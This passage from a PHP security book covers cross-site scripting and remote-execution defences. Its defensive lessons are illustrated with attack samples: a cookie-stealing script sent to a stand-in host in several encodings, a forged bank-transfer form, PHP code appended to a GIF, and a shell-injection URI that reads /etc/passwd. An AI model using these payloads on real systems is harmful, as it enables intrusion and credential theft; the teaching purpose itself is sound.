The theory behind this defense is that the typical user would think twice before following the link to an unknown or untrusted site, especially one with a sinister name. Slashdot switched to this system after users made a sport out of tricking unsuspecting readers into visiting a large photo of a man engaged in an activity that we choose not to describe here, located at `http://goatse.cx` (the entire incident is described in detail at `http://en.wikipedia.org/wiki/Slashdot_trolling_phenomena` and `http://en.wikipedia.org/wiki/Goatse.cx`). Most Slashdot readers learned quickly to avoid links marked [goatse.cx], no matter how enticing the link text was.

You could build a filter for user-entered URIs something like this, which can be found also as `filterURIDemo.php` in the Chapter 4 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

$trustedHosts = array(
'example.com',
'another.example.com'
);
$trustedHostsCount = count( $trustedHosts );

function safeURI( $value ) {
  $uriParts = parse_url( $value );
  for ( $i = 0; $i < $trustedHostsCount; $i++ ) {
    if ( $uriParts['host'] === $trustedHosts[$i] ) {
      return $value
    }
  }
  $value .= ' [' . $uriParts['host'] . ']';
  return $value;
}

// retrieve $uri from user input
$uri = $_POST['uri'];

// and display it safely
echo safeURI( $uri );

?>
```

This code fragment is again very straightforward. You create an array of the hosts that are trusted, and a function that compares the host part of the user-submitted URI (obtained with the `parse_url()` function) to the items in the trusted host array. If you find a match, you return the unmodified URI for display. If you don't find a match, you append the host portion of the URI to the URI itself, and return that for display. In this case, you have provided the user with an opportunity to see the actual host the link points to, and thus to make a reasoned decision about whether to click the link.

Use a Proven XSS Filter on HTML Input

There are occasions where user input could appropriately contain HTML markup, and you need to be particularly careful with such input. It is theoretically possible to design a filter to defang user-submitted HTML, but it is difficult to cover all possible cases. You would have to find a way to allow markup that uses an extremely limited set of tags, and that doesn't include images, JavaScript event handling attributes, or style attributes. At that point, you may find that you have lost so many of the benefits of HTML that it would be better value to allow only text, at least from untrusted users.

Even if you have succeeded in creating a routine that seems to work, you may find that it is unreliable because it depends on a specific browser or even browser version.

Furthermore, the flexibility demanded by Internet standards for supporting multibyte characters and alternative encodings can defeat even the most ingenious code filtering strategies, because there are so many different ways to represent any given character. Here are five different variations on the same dangerous one-line script, each encoded in a way that makes it look utterly different from all the others (although in fact it is identical), but that can nevertheless be rendered easily by a standard browser or email client:

- Plaintext:

```
window.location='http://reallybadguys.net'+document.cookie;
```

- **URL encoding** (a percent sign followed by the hexadecimal ASCII value of the character):

```
%77%69%6E%64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68➥
%74%74%70%3A%2F%2F%72%65%61%6C%6C%79%62%61%64%67%75%79➥
%73%2E%6E%65%74%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3B
```

- **HTML hexadecimal entities** (the three characters &#x followed by the hexadecimal ASCII value of the character, followed by a semicolon):

```
&#x77;&#x69;&#x6E;&#x64;&#x6F;&#x77;&#x2E;&#x6C;&#x6F; ➥
&#x63;&#x61;&#x74;&#x69;&#x6F;&#x6E;&#x3D;&#x27;&#x68; ➥
&#x74;&#x74;&#x70;&#x3A;&#x2F;&#x2F;&#x72;&#x65;&#x61; ➥
&#x6C;&#x6C;&#x79;&#x62;&#x61;&#x64;&#x67;&#x75;&#x79; ➥
&#x73;&#x2E;&#x6E;&#x65;&#x74;&#x27;&#x2B;&#x64;&#x6F; ➥
&#x63;&#x75;&#x6D;&#x65;&#x6E;&#x74;&#x2E;&#x63;&#x6F; ➥
&#x6F;&#x6B;&#x69;&#x65;&#x3B;
```

- **HTML decimal entities** (the two characters &# followed by the decimal ASCII value of the character):

```
&#119&#105&#110&#100&#111&#119&#46&#108&#111&#99&#97&#116➥
&#105&#111&#110&#61&#39&#104&#116&#116&#112&#58&#47&#47&#114➥
&#101&#97&#108&#108&#121&#98&#97&#100&#103&#117&#121&#115&#46➥
&#110&#101&#116&#39&#43&#100&#111&#99&#117&#109&#101&#110&#116➥
&#46&#99&#111&#111&#107&#105&#101&#59
```

- **Base64 Encoding** (see Chapter 15 for a discussion of this easily reversible encoding method):

```
d2luZG93LmxvY2F0aW9uPSdodHRwOi8vcmVhbGx5YmFkZ3V5cy5uZXQnK2RvY3VtZW50LmNvb2tp
```

These translations were accomplished with the encoder at `http://ha.ckers.org/xss.html`.

While (as we said earlier) it might be theoretically possible to design a filter that will catch every one of these various representations of the exact same thing, as a practical matter it is not likely to be done reliably in one person's lifetime. Filters based on regular expressions may be especially problematic (to say nothing of slow), because of the number of different patterns that need to be checked.

We don't mean to be completely defeatist here. The use of a markup checking library like PHP's Tidy module (available at `http://pecl.php.net/package/tidy`, it requires also `libtidy`, available at `http://tidy.sourceforge.net/`; information is at `http://php.net/tidy`) will go a long way toward ensuring that you can catch and remove attempts at adding JavaScript, style attributes, or other kinds of undesirable markup from the user-submitted HTML code that your application will have to display.

Another resource worth mentioning is the Safe_HTML project at `http://chxo.com/scripts/safe_html-test.php`, an open source set of functions for sanitizing user input.

Still another is Pear's Validate class, available at `http://pear.php.net/package/Validate/download`.

Design a Private API for Sensitive Transactions

To protect your users from inadvertently requesting a URI that will cause an undesirable action to take place in your application, we recommend that you create a private user interface for all sensitive actions, like `private.example.com` or `bank.example.com`, rather than your public site, `example.com`. Then accept only requests to that interface that were submitted via `$_POST` variables (thus eliminating the possibility of an attacker's using `$_GET` variables).

Combine this restriction with a check of the referrer value for all forms submitted to your private interface, like this:

```
<?php
if ( $_SERVER['HTTP_REFERER'] != $_SERVER['HTTP_HOST'] ) {
  exit( 'That form may not be used outside of its parent site.' );
}
?>
```

While it is true that it is not particularly difficult to spoof a referrer, it is nearly impossible to get a victim's browser to do so, which is what would be required (since it is that user's browser that is submitting the form). A test like the preceding one will prevent forged actions like the following attack, which (because it is forged) must originate on a remote site:

```
<form action="https://bank.example.com/transfer.php" method="post">
  <!-- pretend to search -->
  <h1>Search the Bank Website</h1>
  <input type="text" name="query" size="52" />
  <!-- but actually, make transfer -->
  <input type="hidden" name="toacct" value="54321" />
  <input type="hidden" name="amount" value="$1000.00" />
  <br />
  <input type="submit" value="Submit" />
</form>
```

You could also disallow any markup in text output across the entire scope of your private interface. This may seem overly conservative if you use Tidy or some other means to filter the text coming into the system, but the preceding form will slip right through Tidy like any other form.

The only way to audit what users are actually putting into your system is to escape all markup that is displayed; we discussed in Chapter 2 how to do this effectively. The following script fragment shows a slightly less safe but possibly more practical system, where a function to escape all output is invoked selectively. This code can be found also as `escapeDemo.php` in the Chapter 4 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

$title = $_POST['title'];
$message = $_POST['message'];

function safe( $value ) {
  // private interface?
  if ( $_SERVER['HTTP_HOST'] === 'private.example.com' ) {
    // make all markup visible
    $value = htmlentities( $value, ENT_QUOTES, 'utf-8' );
  }
  else {
    // allow italic and bold and breaks, strip everything else
    $value = strip_tags( $value, '<em><strong><br>' );
  }
  return $value;
}
?>
<h1><?= safe( $title ) ?></h1>
<p><?= safe( $message ) ?></p>
```

The `safe()` function, if it is being accessed from a private interface (in this case, `private.example.com`), escapes all input so that any markup contained in it will be displayed safely. This technique lets you see what your users are actually entering, and so it might even help you to discover new markup attacks as they show up in the wild.

If the `safe()` function is not being invoked from the private interface, it uses PHP's `strip_tags()` function (`http://php.net/strip_tags`) to strip out all but a few harmless entities (the ones specified in the optional second parameter). Note that `strip_tags()` has a 1,024–character limit, so if the input you want to strip is longer than that, you will need to break it into appropriately sized chunks and handle each of them separately, reassembling the whole thing when you are done. Note further that the single XHTML tags `<br />` and `<hr />` are stripped by specifying either the old HTML equivalents (like `<br>`) or the new XHTML forms. The XHTML tag `<img ... />`, on the other hand, is stripped only by the HTML equivalent `<img>`. And note even further that while the user comments on the manual page just cited suggest that recursion is necessary to strip embedded tags, in fact it is not.

Predict the Actions You Expect from Users

It is usually possible to determine, based on the current request, the limited number of actions that a user will take next. For example, if a user requests a document edit form, then you might expect her next action to be either submitting that edit form for processing or canceling. You would not expect her to be carrying out an unrelated action derived from some other part of the site.

A *prediction system* like this could help to detect and prevent XSS attacks that trick a user into carrying out some unexpected action.

What would this look like? For each request, pregenerate all of the request URIs that you expect next from the user, and store them as strings or hashes in the session. Then, on the next request, compare the current URI to the stored array of expected URIs. If there is no match, you will need to use some logic (dependent entirely on the structure and logic of your application) to determine if the request URI is safe (perhaps the user has just surfed to some other part of the site, and is not attempting do something undesirable). If you are unable to make such a determination, you might issue a form requiring the user to confirm that she really intends to carry out the action.

Test for Protection Against XSS Abuse

As we have discussed in previous chapters, an important part of keeping your scripts secure is testing them for possible vulnerabilities.

In other chapters, we have created sample tests for you to build on. In this case, however, there already exists an open source sanitizing routine and a built-in test facility; that is the Safe_Html project, at `http://chxo.com/scripts/safe_html-test.php`, which we referred to previously. There is no point to duplicating what is available there, and so we recommend that you consider building that into your applications, or at least using it as a guide toward developing your own solutions.

Any filters that you develop should be tested using at least all the inputs at `http://ha.ckers.org/xss.html`, which are known to be potentially capable of causing an exploit.

If you were to create a suite of such tests, trying different kinds of inputs to test different kinds of validation strategies, you would quickly detect any holes in your strategies. Once those were fixed, you could be sure that you have real protection against the threat of input abuse.

Summary

We began this chapter on how to keep your users' data safe from cross-site scripting exploits by describing exactly what XSS is and how it works. We listed the various kinds of scripting that might be involved, categorized the two varieties of such scripting, and discussed each of a long list of possible XSS techniques.

We then turned to techniques for preventing XSS. After a discussion of why SSL connections do nothing to help this effort, we described various strategies for handling user input:

- Encoding HTML entities (in input not expected to have HTML content)
- Sanitizing URIs
- Filtering for known XSS exploit attempts
- Isolating sensitive activity in private APIs
- Predicting users' next actions

We then provided a suggestion for testing protection schemes.

In Chapter 5, we will discuss the last in our series of special cases of sanitizing user input, preventing remote execution.

CHAPTER 5

Preventing Remote Execution

We continue our discussion of safe PHP programming with an examination of *remote execution* attacks, which involve misusing the internal logic of your application in order to execute arbitrary commands or scripts on the server. Cross-site scripting (discussed in Chapter 4) is similarly accomplished by inserting scripts containing malicious code; in that case, however, the code execution takes place in the client browser and doesn't actually affect any systems. Remote execution, on the other hand, takes place in your protected environment on the server, a very serious problem indeed.

While many of the things that you do to secure your server environment are done to prevent remote execution, or at least limit the damage caused by it, the first line of defense is to ensure that your PHP input values do not contain embedded commands. Many such attacks can be prevented through diligent filtering of metacharacters, as described in Chapter 2, but the potential vulnerability is dangerous enough to warrant additional precautions. After all, remote execution means remote control of your server, and that could enable an attacker to use your system as a base for other attacks or criminal actions.

How Remote Execution Works

A remote execution attack aims to take direct control of your application by exploiting a scriptable interface within it. One such interface common to many PHP applications is a template system. Template systems provide a mechanism by which value placeholders in markup are replaced by actual values from your application. One of the easiest ways to do this is to use PHP's `$variable` notation throughout the template, so that passing the template through `eval()` replaces the variables with the actual values. In that case, the attacker can simply embed PHP code in submitted text, and the template system will execute it.

The main avenue for remote execution is user input that is used as part of a shell command, as when a PHP script needs to call some command-line program with user input as arguments. A crafty attacker can build an input value that, when injected into the shell, turns the single command the application meant to execute into a scripted series of commands that do the attacker's bidding.

In general, applications vulnerable to remote execution attack are those that allow a user-submitted value to run through `eval()` in PHP, or injected into one of PHP's five program execution functions (see `http://php.net/exec` for more information): `exec()`, `passthru()`, `proc_open()`, `shell_exec()`, and `system()`.

The Dangers of Remote Execution

PHP exposes a number of different ways to include a script or evaluate a string of code, and it can issue shell commands. This power means that application developers must take special precautions to escape user input, database values, and any other untrusted data before passing it to an execution function. This is just as critical as the sanitizing of user input that we have been discussing in previous chapters—maybe even more critical.

We now describe three different kinds of possible attacks, after which we will present a number of strategies for preventing this scourge.

Injection of PHP Code

PHP offers the developer a wide variety of ways to bring scripts together at runtime, which means that there is the same wide variety of ways in which an attacker could attempt to have her PHP code executed as part of your script. In particular, be wary of allowing user input in any of the following actions, which are used to execute other PHP scripts in the current process:

- `include()` and `require()` calls
- `eval()` calls
- `preg_replace()` calls with the pattern modifier `e`
- Scriptable templates

We will discuss how each of these operations is specifically vulnerable later in this chapter, along with some simple examples. For now, it is important simply to note that there is more than one possible way to inject PHP code into your application's execution stack.

The kind of PHP code that can be injected depends on the means of injection, and the type of filter being applied to the carrier value, if any. For instance, if quotation marks are escaped, then an attacker is limited to scripts that do not set string values using them. On the other hand, it is possible to set simple string values in PHP via an undefined constant, which takes on the same value as its name (see `http://php.net/constants` for more information). For example, the following code will print "Helloworld":

```
<?php print Hello . world; ?>
```

When PHP interprets the script, it checks for the existence of a constant named `Hello`. Not finding one, it decides to create one and use its name as its value. Likewise for the constant `world`. No quotation marks are necessary to assign simple string values in PHP.

The ultimate goal of PHP code injection may be as simple as exposing the value of some PHP variable, such as `$dbPassword`, or it may be the installation and execution of a *root kit* (a collection of files that can be used to take over a server, using the `file_put_contents()` and `system()` functions), or anything else that PHP is capable of.

Embedding of PHP Code in Uploaded Files

An attacker might embed PHP code into something that doesn't look like a PHP script to your application, like an uploaded image, audio file, or PDF. Consider, for example, Figure 5–1, the familiar lock icon, `locked.gif`, which shows a secure connection in a browser—or does it?




Figure 5–1. The familiar gold lock icon, `locked.gif` with embedded PHP code. Original size on left, enlargement on right.

In actuality, what you are looking at is more than a GIF image (or at least, a printed representation of a GIF image), for the shell command `echo` was used to append a one-line PHP script to the end of it, like this:

```
$ echo '<?php phpinfo();?>' >> locked.gif
```

As you can see from the image reproduced here, the embedded PHP is invisible. But as the following `file` command shows, it still has a MIME type of `image/gif`, despite the embedded code:

```
$ file -i locked.gif
locked.gif: image/gif
```

The GIF89a format was designed to be included inline in a larger data stream, and so each block of data in the file is either of fixed length or begins with a size byte that tells the decoder exactly how long the block is. Therefore, data appended to a GIF is ignored, because it falls outside of the data block. Any image-editing or image-handling application, including PHP's `getimagesize()` function, will accept this as a valid GIF image, as indeed it is one. The extra data at the end of the file is just some extended binary information, to be ignored by applications that don't understand it. The same property is true of many file formats.

To prove the embedded PHP code is actually there, let's view the image's binary code in a text editor, as shown in Figure 5–2.





Figure 5–2. *The actual contents of* `locked.gif`

If an attacker were to upload this image as `locked.php`, and then request it from the webserver, Apache would execute it as a PHP script. The result is that the binary data would be sent straight to the browser with the usual `Content-Type: text/html` header, followed by the output of the `phpinfo()` call. The result is shown in Figure 5–3.


phpinfo() - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop
http://localhost/apress/locked.php
Disable CSS Forms Images Information Miscellaneous Outline Resize Validation
Done

PHP Version 5.0.3

System	Windows NT IBM-3478511ABC3 5.1 build 2600
Build Date	Dec 15 2004 08:06:41

Figure 5–3. *Output from locked.php*

As you can see, the `phpinfo()` function reveals to this attacker system information that can be extremely useful in extending the attack.

Injection of Shell Commands or Scripts

Probably more serious than even the ability to execute arbitrary PHP code is the potential ability of an attacker to execute arbitrary commands at the system level, even as an unprivileged user (who by definition does not have a login shell). PHP provides an interface for such unprivileged users, and passes commands to the shell via the `exec()` function and its siblings, including ` (the backtick operator).

Safe Mode (discussed in Chapter 13) provides strong protection against an attacker running amok using PHP, but it is very risky simply to assume that a determined attacker won't be able to find a way around those restrictions on PHP. Let's consider some of the possibilities for breaking out of the Safe Mode box:

- Uploading and executing a Perl script. Perl is obviously not affected by PHP's Safe Mode restrictions. Neither are Python, Java, Ruby, or any number of other web-accessible programming environments (aka scripting hosts) that may happen to be installed on the server.
- Adding unexpected arguments to an allowed system command. Some Unix commands may execute scripts or even other shell commands if called with the proper syntax.
- Exploiting a buffer overflow in an allowed system command (discussed in Chapter 2).

Of course, all of these possibilities are conditional on other applications being in place and vulnerable; Safe Mode really does offer a great deal of protection. But Safe Mode is hardly ever an actual requirement for a PHP application in the real world.

An attacker might execute arbitrary shell commands by inserting a class of values known as *shell metacharacters* into an `exec()` call. We discussed metacharacters in general in Chapter 2; now we look at them in the specific context of shell commands. A list of shell-related metacharacters, including the unrepresentable newline character, `\x10`, appears in Table 5–1, in five different possible representations, all except one easily typable.

Table 5–1. *Shell-related Metacharacters*

Common Name	Character	ASCII	Hexadecimal	URL Encoded	HTML Entity
Newline		10	\x0a	%0a	&#10;
Bang or exclamation mark	!	33	\x21	%21	&#33;
Double quotation mark	"	34	\x22	%22	&#34; or &quot
Dollar sign	$	36	\x24	%24	&#36;
Ampersand	&	38	\x26	%26	&#38; or &amp;
Apostrophe or single quotation mark	'	39	\x27	%27	&#39;
Left parenthesis	(	40	\x28	%28	&#40;
Right parenthesis	)	41	\x29	%29	&#41;

Common Name	Character	ASCII	Hexadecimal	URL Encoded	HTML Entity
Asterisk	*	42	\x2a	%2a	&#42;
Hyphen	-	45	\x2d	%2d	&#45;
Semicolon	;	59	\x3b	%3b	&#59;
Left angle bracket	<	60	\x3c	%3c	&#60; or &lt
Right angle bracket	>	62	\x3e	%3e	&#62; or &gt
Question mark	?	63	\x3f	%3f	&#63;
Left square bracket	[	91	\x5b	%5b	&#91;
Backslash	\	92	\x5c	%5c	&#92;
Right square bracket	]	93	\x5d	%5d	&#93;
Circumflex accent or caret	^	94	\x5e	%5e	&#94;
Backtick	`	96	\x60	%60	&#96;
Left curly bracket	{	123	\x7b	%7b	&#123;
Pipe or vertical line	|	124	\x7c	%7c	&#124;
Right curly bracket	}	125	\x7d	%7d	&#125;
Tilde	~	126	\x7e	%7e	&#126;

Metacharacters have various special meanings to a shell, which are explained in the shell's manual page at `man sh`. They allow you to script "on the fly" from the command line, by, for example, chaining commands together and passing the output from one to another.

The simple `sh` shell is the default for noninteractive use, including PHP execution calls, on most systems. This is true even if the default login shell is the feature-rich `bash` or `csh`. But even the humble `sh` recognizes most of the symbols in Table 14-1 as built-in commands.

To illustrate how such an attack might occur, consider the following PHP script, which is intended to count the number of words in a file whose name is entered by the user:

```
<?php
// get the word count of the requested file
$filename = $_GET['filename'];
$command = "/usr/bin/wc $filename";
$words = shell_exec( $command );
print "$filename contains $words words.";
?>
```

An attacker could attempt to reveal the contents of the system user's file by calling the following URI:

```
wordcount.php?filename=%2Fdev%2Fnull%20%7C%20cat%20-%20%2Fetc%2Fpasswd
```

that is, by causing the script to execute the following sequence of commands and shell metacharacters as the `nobody` user:

```
/usr/bin/wc /dev/null | cat - /etc/passwd
```

The `wc` command counts the words in a file. The `cat` command concatenates a series of files, writing them in series to output, as if they were one file. When this command sequence is run in a shell, the `|` (the pipe character, `\x7c`), connects the output of `wc` to the input of `cat`. That `cat` should use that input is denoted by the `-` (hyphen), which is a shell metacharacter that, when used in place of a filename, stands for either standard-in or standard-out, depending on whether the file is being read from (in) or written to (out).

The `cat` obeys the hyphen and writes first the output of the `wc` command to standard-out (which in our PHP script is stored in the `$words` variable) and then the contents of `/etc/passwd`. Finally, the value of that variable is displayed. The result is that the contents of the system user database are shown to the attacker, who will likely proceed to try peeking at any number of other files on the system, and then executing other commands and downloading scripts to any webserver-writable directories he happens to find.

Because deliberately executing system commands via PHP is dangerous, for those few times when doing it seems to be in fact required, you should nevertheless try hard to find a completely PHP-based solution before resorting to this technique.

Strategies for Preventing Remote Execution

We turn now to proven strategies for preventing attackers from carrying out remote execution exploits via your PHP scripts.

Limit Allowable Filename Extensions for Uploads

Apache uses a file's extension to determine the Content-Type header to send with the file, or to hand the file off to a special handler such as PHP. If your application allows users to determine the filenames and extensions of files they are uploading, then an attacker might be able to simply upload a file with a `.php` extension and execute it by calling it.

There are of course extensions other than `.php` that could cause problems on your server, or could facilitate some other kind of attack. These include extensions used by other scripting languages and executable files, such as `.bin`, `.exe`, `.sh`, `.pl`, `.py`, and `.cgi`. The exact list of extensions depends on how Apache and other programs that execute scripts are configured.

One solution to this problem is to use an array of allowed extensions, and default to `.upload` for anything that isn't allowed (or reject the uploaded file out of hand as a probable attack). You could even append an `.upload` extension to the original extension, rendering the file harmless while still keeping the type information intact.

Another solution is to rely on the Content-Type information sent by the browser when the file is uploaded, which you can find in the `$_FILES[ $name ]['type']` value. Although you have no way of knowing whether this mime type is correct, as it could be spoofed, you can still use it to give the file one of several innocuous extensions, rather than trusting the extension it was sent with.

Remember that Unix filenames do not need extensions of any kind. Files with untyped names will be given a default mime type (usually `text/plain` or `application/octet-stream`) when served by `httpd`. Even without a type extension, a file's type may still be determined using the `file -i` Unix command or the PECL `fileinfo` extension to PHP.

Store Uploads Outside the Web Document Root

Another preventive measure is not to store uploaded files within your web tree, thus removing the danger that an uploaded executable can subsequently be executed by the Apache webserver user. System-level commands require that the appropriate execute bit be set on any scripts you run (or that cron runs). Since it is unlikely (though we suppose possible) that a PHP script would set the execute bits on uploaded files, the only immediate concern is that they will be executed by Apache or some other scripting host. Hiding uploaded scripts from Apache effectively keeps them from being executed remotely. This is an effective way to armor your system against PHP code embedded in a multimedia object, as with the gold lock example.

It is never a good idea to allow a world-writable (aka other-writable) directory within your web document root, even if your application does not directly upload files to it. If an attacker has or gains FTP or shell access to the server, she may be able to create a script in that directory, and use the webserver to execute it. To ensure that no such directories exist, you can use the following `chmod` command to recursively turn off the other-writable bit on all files in the web root:

```
chmod -R o-w /path/to/web/docroot
```

It is important to remember that storing files and scripts outside the web root does not render them immune to being executed by means of the `include()` or `require()` functions, or to being abused by other scripting agents on the server. Any file that is readable by the webserver or another scripting host is fair game for execution. But at least it means that an attacker cannot call scripts directly via a plain URI.

Allow Only Trusted, Human Users to Import Code

Advanced PHP applications often incorporate third-party modules like those available at such large code repositories as SourceForge (see `http://sourceforge.net`) or PECL (the PHP Extension Community Library; see `http://www.pecl.php.net/`). Such modules are self-contained collections of code, assets, and configuration files that fit into the larger framework of the application in order to implement custom functionality. Typically, these modules are installed and configured using the command shell, but users on shared hosts may not have shell access, and so an administrative web interface can be used to allow module installation.

Such an interface must be particularly sensitive to security concerns, and should be made available only to administrators authenticated over SSL. It should also be disabled by default, and refuse to execute over an insecure connection.

Otherwise, your application should actively defend against any user's saving unescaped PHP code of any kind within the system: not in a database, and especially not in the filesystem. If a database with user-submitted PHP in it is backed up to the filesystem, as plaintext SQL, there is a possibility, however remote it may seem, that it could be executed as a script. One way to prevent this is to use PHP's `highlight_file()` (information is at `http://php.net/highlight_file`) to convert any user-submitted PHP into nonexecutable colorized HTML code. That code is not executable by PHP because the `<?php` tag is converted into the string `<?php`, which does not trigger the interpreter. Even if this safeguard could possibly be bypassed by an especially clever attacker, the `highlight_file()` function also inserts `<font>` tags into the code to control the colorizing, and these HTML tags throw syntax errors if PHP tries to execute them.

Sanitize Untrusted Input to *eval()*

If you can find ways to avoid using `eval()` in your scripts, do so. If you never use it, then you won't need to worry about the possibility that it can be abused.

HOW TO DISABLE PHP FUNCTIONS GLOBALLY

If you don’t ever need to use an unsafe function such as `eval()` in your applications, you can do a lot to protect against remote execution by simply disabling it. A system administrator can turn off specific PHP functions in the `php.ini` file, using the `disable_functions` directive. This directive, which cannot be set in `.htaccess` files or with a call to the `ini_set()` function, takes a comma-separated list of which functions to disable, like this:

```
disable_functions = "eval,phpinfo"
```

This `php.ini` directive will disable both the `eval()` and `phpinfo()` functions, preventing developers from using them in scripts.

But sometimes `eval()` is necessary (see `http://php.net/eval` for more information). In those cases, be relentless in sanitizing anything whatsoever that could be used to build a script. Unfortunately, PHP doesn’t have a unified function to perform this. The `highlight_file()` function is not enough to sanitize input to `eval()`, because it leaves most PHP metacharacters intact, and it may cause unexpected errors in otherwise safe values.

You can sanitize the PHP metacharacters in a string with a function that combines `addslashes()` (to disarm all quotation marks) and `str_replace()` (to translate other metacharacters). Here is code for such a function, which can be found also as `safeForEval.php` in the Chapter 5 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.


```
<?php

// use this function to sanitize input for eval()

function safeForEval( $string ) {
  // newline check
  $nl = chr(10);
  if ( strpos( $string, $nl ) ) {
    exit( "$string is not permitted as input." );
  }
  $meta = array( '$', '{', '}', '[', ']', '`', ';' );
  $escaped = array('&#36', '&#123', '&#125', '&#91', '&#93', '&#96', '&#59' );
  // addslashes for quotes and backslashes
  $out = addslashes( $string );
  // str_replace for php metacharacters
  $out = str_replace( $meta, $escaped, $out );
  return $out;
}

?>
```

You first check to see whether the input contains a newline character; if it does, you exit immediately with an appropriate message. Otherwise, you sanitize any PHP metacharacters you find in the input string by transforming them using decimal ASCII encoding. This technique will effectively render harmless any attempts at remote PHP execution, generating a parse error that can be caught by your application and handled appropriately.

Use a custom function like `safeForEval()` on any user input being passed as an argument to `eval()`. Here is a deliberately simple example demonstrating the use of the function; this code can be found also as `safeForEvalTest.php` in the Chapter 5 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <title>safeForEval() test</title>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  </head>
  <body>

<?php

function safeForEval( $string ) {
  // newline check
  $nl = chr(10);
  if ( strpos( $string, $nl ) ) {
    exit( "$string is not permitted as input." );
  }
  $meta = array( '$', '{', '}', '[', ']', '`', ';' );
  $escaped = array('&#36', '&#123', '&#125', '&#91', '&#93', '&#96', '&#59' );
  // addslashes for quotes and backslashes
  $out = addslashes( $string );
  // str_replace for php metacharacters
  $out = str_replace( $meta, $escaped, $out );
  return $out;
}

// simple classes
class cup {
  public $contents;

  public function __construct() {
    $this->contents = 'milk';
  }
}

class pint extends cup {
  public function __construct() {
    $this->contents = 'beer';
  }
}

class mug extends cup {
  public function __construct() {
    $this->contents = 'coffee';
  }
}

// get user input
